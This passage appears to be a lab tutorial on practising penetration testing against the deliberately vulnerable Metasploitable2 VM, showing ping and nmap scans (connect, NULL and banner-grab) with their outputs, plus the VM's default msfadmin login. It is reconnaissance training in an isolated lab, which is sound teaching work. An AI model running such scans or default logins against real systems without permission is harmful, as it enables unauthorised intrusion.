
Penetration Testing Practice: Metasploitable2 provides a hands-on learning experience for penetration testers. Users can practice various attack techniques, including reconnaissance, scanning, exploitation, privilege escalation, and post-exploitation activities. They can leverage tools like Metasploit, Nmap, and other security testing frameworks to identify and exploit vulnerabilities within the VM.

Learning Objectives: By working with Metasploitable2, users can gain practical experience in understanding how vulnerabilities are exploited in real-world scenarios. They learn about common attack vectors, security best practices, and defensive strategies. This experiential learning approach helps users develop a deeper understanding of cybersecurity concepts and techniques.

Safe Environment: Since Metasploitable2 is a virtual machine, it can be run on various virtualization platforms like VMware, VirtualBox, or Hyper-V. This allows users to experiment with different attack scenarios in a controlled environment without risking damage to real systems. Users can reset or restore the VM to its original state as needed, making it a safe and reusable training environment.

Community Support: Metasploitable2 benefits from a vibrant community of cybersecurity professionals, educators, and enthusiasts who share resources, tutorials, and insights related to penetration testing and cybersecurity. This community support enhances the learning experience and provides opportunities for collaboration and knowledge sharing.


Result of ping command on metasploitable2:



```
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.102.201
PING 192.168.102.201 (192.168.102.201) 56(84) bytes of data.
64 bytes from 192.168.102.201: icmp_seq=1 ttl=64 time=4.01 ms
64 bytes from 192.168.102.201: icmp_seq=2 ttl=64 time=0.940 ms
64 bytes from 192.168.102.201: icmp_seq=3 ttl=64 time=0.451 ms
64 bytes from 192.168.102.201: icmp_seq=4 ttl=64 time=2.10 ms
64 bytes from 192.168.102.201: icmp_seq=5 ttl=64 time=1.02 ms
64 bytes from 192.168.102.201: icmp_seq=6 ttl=64 time=1.75 ms
64 bytes from 192.168.102.201: icmp_seq=7 ttl=64 time=1.14 ms
64 bytes from 192.168.102.201: icmp_seq=8 ttl=64 time=1.00 ms
64 bytes from 192.168.102.201: icmp_seq=9 ttl=64 time=1.02 ms
64 bytes from 192.168.102.201: icmp_seq=10 ttl=64 time=1.04 ms
64 bytes from 192.168.102.201: icmp_seq=11 ttl=64 time=0.853 ms
^C
--- 192.168.102.201 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10024ms
rtt min/avg/max/mdev = 0.451/1.392/4.005/0.926 ms
```

Fig6.1

Just type the IP_address of the target on a browser to see if any website is hosted on the target.




```
metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Fig 6.2


So, to check the active ports running on the target machine we simply execute the following command: Nmap -sT -p- -Pn 192.168.102.201



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT -p- -Pn 192.168.102.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 12:43 EDT
Nmap scan report for 192.168.102.201
Host is up (0.0056s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38932/tcp open  unknown
44215/tcp open  unknown
58227/tcp open  unknown
59454/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.26 seconds
```


Fig 6.3

In the command " nmap -sT -p- -Pn 192.168.102.201", 192.168.102.201 is the IP_address of the target which is our metasploitable2.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sN -p- -Pn 192.168.102.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 13:21 EDT
Nmap scan report for 192.168.102.201
Host is up (0.0028s latency).
All 65535 scanned ports on 192.168.102.201 are in ignored states.
Not shown: 65505 closed tcp ports (reset), 30 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:BD:C1:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds

┌──(root㉿kali)-[/home/kali]
└─# 
```

Fig 6.4




```
┌─(root㉿kali)-[/home/kali]
└─# nmap --script banner 192.168.102.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 13:40 EDT
Nmap scan report for 192.168.102.201
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_banner: 220 (vsFTPd 2.3.4)
22/tcp   open  ssh
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp   open  telnet
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp   open  smtp
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
|_banner: \x01Where are you?
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
|_banner: root@metasploitable:/#
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| banner: >\x00\x00\x00\x0A5.0.51a-3ubuntu5\x00\x0F\x00\x00\x00i1V@{k'|\x
|_00,\xAA\x08\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\...
5432/tcp open  postgresql
5900/tcp open  vnc
|_banner: RFB 003.003
6000/tcp open  X11
6667/tcp open  irc
| banner: :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostna
|_me...\x0D\x0A:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resol...
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:BD:C1:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.59 seconds
```

Fig 6.5



